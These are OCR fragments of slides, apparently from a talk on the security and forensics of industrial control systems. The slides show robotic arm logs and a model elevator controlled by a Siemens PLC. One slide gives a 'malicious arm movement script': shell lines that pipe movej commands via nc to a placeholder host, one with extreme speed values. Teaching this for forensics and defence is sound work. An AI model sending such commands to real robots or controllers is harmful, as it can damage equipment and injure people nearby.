
那又怎么样!
我不用带摄像头的吸尘器



机器臂

- Script of the malicious

- Logs



看起来很暴力

Robotic Arm Logs

- 程序入口


  - 3.5 :: 0002d05h20m22.919s :: 2018-08-29 13:35:13.919 :: -5 :: C0A0:7 :: null :: 1 :: :: Program forkprotected starting... (Last saved: 2018-08-27 19:40:43) :: null
  - 3.5 :: 0002d06h27m21.104s :: 2018-08-29 13:35:23.104 :: -3 :: C0A0:7 :: null :: 1 :: forkprotected :: Program forkprotected started :: null
  - 3.5 :: 0002d07h00m53.136s :: 2018-08-29 14:08:55.136 :: -3 :: C0A0:7 :: null :: 1 :: forkprotected :: Program forkprotected stopped :: null
  - 3.5 :: 0002d09h37m58.671s :: 2018-08-29 17:52:48.671 :: -5 :: C0A0:7 :: null :: 1 :: :: Program forkprotected starting... (Last saved: 2018-08-27 19:40:43) :: null
  - 3.5 :: 0002d09h38m06.591s :: 2018-08-29 17:52:56.591 :: -5 :: C0A0:7 :: null :: 1 :: :: Program forkprotected starting... (Last saved: 2018-08-27 19:40:43) :: null
  - 3.5 :: 0002d10h44m56.832s :: 2018-08-29 17:52:58.832 :: -3 :: C0A0:7 :: null :: 1 :: forkprotected :: Program forkprotected started :: null
  - 3.5 :: 0002d10h47m27.216s :: 2018-08-29 17:55:29.216 :: -3 :: C0A0:7 :: null :: 1 :: forkprotected :: Program forkprotected paused :: null

- 恶意手臂移动脚本

  - echo 'movej([-1.5743878523456019, 0.0984121561050415, -1.054539982472555, -2.1616690794574183, 1.530264973640442, 0.961828827857971 2], a=3.141592653589793, v=3.141592653589793)' | nc xxxx yyyy
  - echo 'movej([-3.123030487691061, -2.620304886494772, -0.5577314535724085, -1.4209883848773401, -3.139153782521383, 0.961828827857971 2], a=3.141592653589793, v=3.141592653589793)' | nc xxxx yyyy
  - echo 'movej([0.04313834384083748, -2.656261746083395, -0.5591471830951136, -1.4209168593036097, -3.139153782521383, 0.961828827857971 2], a=350.141592653589793, v=4000.141592653589793)' | nc nc xxxx yyyy

痕迹在哪里?

又是电子证据地图



机器臂日志


- Logs

- 3.5 :: 0002d06h16m57.904s :: 2018-08-29 13:26:49.904 :: -3 :: C0A0:7 :: null :: 1 :: movej :: Program movej started :: null
- 3.5 :: 0002d06h17m00.984s :: 2018-08-29 13:26:52.984 :: -3 :: C0A0:7 :: null :: 1 :: movej :: Program movej stopped :: null
- 3.5 :: 0002d06h17m02.016s :: 2018-08-29 13:26:53.016 :: -3 :: C0A0:7 :: null :: 1 :: movej :: Program movej started :: null
- 3.5 :: 0002d06h17m04.600s :: 2018-08-29 13:26:56.600 :: -3 :: C0A0:7 :: null :: 1 :: movej :: Program movej stopped :: null
- 3.5 :: 0002d06h17m06.120s :: 2018-08-29 13:26:57.120 :: -3 :: C0A0:7 :: null :: 1 :: movej :: Program movej started :: null
- 3.5 :: 0002d06h17m07.440s :: 2018-08-29 13:26:59.440 :: -3 :: C0A0:7 :: null :: 1 :: movej :: Program movej stopped :: null

这个会怎么样?

好吧, 我不用机器人


DoS



Stop-in-the-middle

让我们看一个“几乎”真实的电梯系统

电梯系统



Touch panel for floor selection


PLC to control the lift

HMI 控制升降系统



F027696
HKUCS
H21538
MODEL ELEVATOR
S7-1200
SIEMENS
SIMATIC PANEL
TOUCH
CAR A
Main
CAR B
Open
Close
Hall
Open
Close
8/F
7/F
6/F
5/F
4/F
3/F
2/F
1/F
G/F
F1
F2
F3
F4
F5
F6

发动机


- 控制电路控制三相交流电动机



